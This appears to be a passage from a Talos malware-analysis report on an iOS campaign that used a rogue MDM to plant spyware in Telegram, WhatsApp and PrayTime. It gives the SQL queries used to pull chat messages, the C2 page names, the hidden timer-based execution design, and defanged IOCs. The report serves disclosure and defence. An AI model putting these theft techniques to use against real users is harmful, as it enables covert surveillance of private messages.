The malicious code checks permissions and asks for additional permissions if it does not already have them:

- Permission to access the user's contact list (PhnNumber::getContAccess)
- Permission to access the user's photos (PhnNumber::getPAccess)

  One of the most relevant features of these compromised versions of the applications is the Telegram and WhatsApp message stealing feature. Here is the global workflow of it:

For Telegram:

- Opens 'tgdata.db', an SQLite3 database used by Telegram
- Checks for the key 'UPLOADED_CHAT' in the key store
- Queries "select users_v29.phone_number, users_v29.uid from users_v29;"
- Queries for "select messages_v29.from_id AS oid,users_v29.first_name, users_v29.last_name,users_v29.phone_number,messages_v29.message,messages_v29.mid,messages_v29.to_id from messages_v29 join users_v29 ON (messages_v29.from_id = users_v29.uid);"
- Parses results, storing off counts, timestamps, and other metadata.
- Sends by posting to hxxp[:]//techwach[.]com

  Query screenshot:

```
X10, [X10] ; _OBJC_CLASS_$_NSString
W12, [X9]
X1, [X8] ; "stringWithFormat:"
X0, X12
X8, SP
X0, [X8,#0x570+var_570]
X2, #cfstr_SelectUsersV29@PAGE ; "select users_v29.phone_number, users_v29.uid from users_v29; '%d'"
X2, X2, #cfstr_SelectUsersV29@PAGEOFF ; "select users_v29.phone_number, users_v29.uid from users_v29; '%d'"
X0, X10 ; id
_objc_msgSend
X29, X29
_objc_retainAutoreleasedReturnValue
```

For WhatsApp:

- Opens 'ChatStorage.sqlite', the database used for WhatsApp messages
- Queries 'SELECT Z_PK,ZFROMJID,ZTOJID,ZPUSHNAME,ZTEXT,ZMESSAGEDATE FROM ZWAMESSAGE WHERE Z_PK > '%d"
- Parses results, storing off counts, timestamps, and other metadata.
- Sends by posting to hxxp[:]//techwach[.]com

  Additionally, the malware is designed to be able to send the contacts, location, and images from the compromised device.

Here is the list of the PHP pages available on the techwach C2 server:


- all.php
- dyrKztORKwVWOGo.php
- get.php
- hh.php
- info.php
- jDRucchWSoWQGpU.php
- UfmcRxYDaVVbrBl.php

  Another intriguing aspect of this malware is the way in which the malicious code achieves periodic code

execution when the legitimate app bundled with it is running. One technique is to modify the app's code at runtime to execute the malicious code — this has been observed in previously analyzed iOS malware. Instead, this malware remains almost entirely independent of the app and gains execution by creating a timer that eventually executes the malicious code in a background thread. From there, it schedules tasks to be executed asynchronously in the background by leveraging the apps' background task queue. Ultimately, this means that the malicious code is invisible to the user of the app, and can be easily reused alongside any real application.

PrayTime

Talos identified another legitimate app executing malicious code during this campaign in India. PrayTime is used to give the user a notification when it's time to pray. The malicious code connects to the domain voguextra[.]com. The purpose is to download and display specific ads to the user. This app also leverages private frameworks to read the SMS messages on the device it is installed on and uploads these to the C2 server.



MyApp

MyApp is a regular iOS app. However, the application does not do anything. It has almost no code associated with it other than standard iOS app runtime code. This could potentially be another testing app, but we're unable to determine the exact use. This app is non-malicious.

Techwach C2 server

The malicious code within Telegram and WhatsApp sent collected data to the server techwach[.]com. The server has been active since August 2015. Initially, the username used on the server was arnoldrex. Subsequently, this was changed to chernobog (referencing a Slavic deity).

Conclusion

This investigation shows us that this attack targeted a very limited number (13) of users using iPhone devices in India. At the time, it is unclear who the targets of the campaign were, who was the perpetrator, or what the exact purpose was. It's very likely the vector for this campaign was simply social engineering - in other words asking the user to click "ok". This type of vector is very difficult to defend against since users can often be tricked into acting against their best interests. This is another important reminder that users must think twice before clicking on unsolicited links or requests and also that users should verify credentials from any unsolicited calls requesting they take action on devices.

The attackers installed an open-source MDM and used this to deploy malicious code into secure chat applications such as Telegram and WhatsApp to surreptitiously retrieve the messages/chats, photos and user's location from the

victim's phone. Over a three-year period, the attackers remained under the radar — likely due to the low number of compromised devices. All the technical details point to an actor based in the same country as the victims: India. The attacker tried to mimic Russian hackers by using mail.ru email. However, we found testing devices enrolled on the MDM with an Indian phone number and registered on an Indian provider.

Once a user has lost physical access to their phone, it's really a case of the attacker having a much easier playing field for malicious activity. The fact that the attacker was also able to get devices onto his own malicious MDM shows that the attacker was indeed motivated to obtain initial access but also to maintain persistence across the devices.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

IOCs iOSApplications

- 329e025866bc6e88184af0b633eb3334b2e8b1c0817437c03fcd922987c5cf04 AppsSLoader.ipa
- aef046b67871076d507019cd87afdaeef602d1d2924b434ec1c165097b781242 MyApp.ipa
- 4be31095e5f010cc71cf8961f8fe3fc3ed27f8d8788124888a1e90cb90b2bef1 PrayTime.ipa
- 624689a1fd67891be1399811d6008524a506e7e0b262f549f5aa16a119369aef Telegram.ipa
- e3872bb33d8a4629846539eb859340940d14fdcf5b1c002b57c7dfe2adf52f08 Wplus.ipa
  MDM Domains:
- ios-certificate-update[.]com
- www[.]wpitcher[.]com
  C2 Domains:
- Voguextra[.]com
- Techwach[.]com
  Advertising Domain:
- voguextra[.]com

Source: https://blog.talosintelligence.com/2018/07/Mobile-Malware-Campaign-uses-Malicious-MDM.html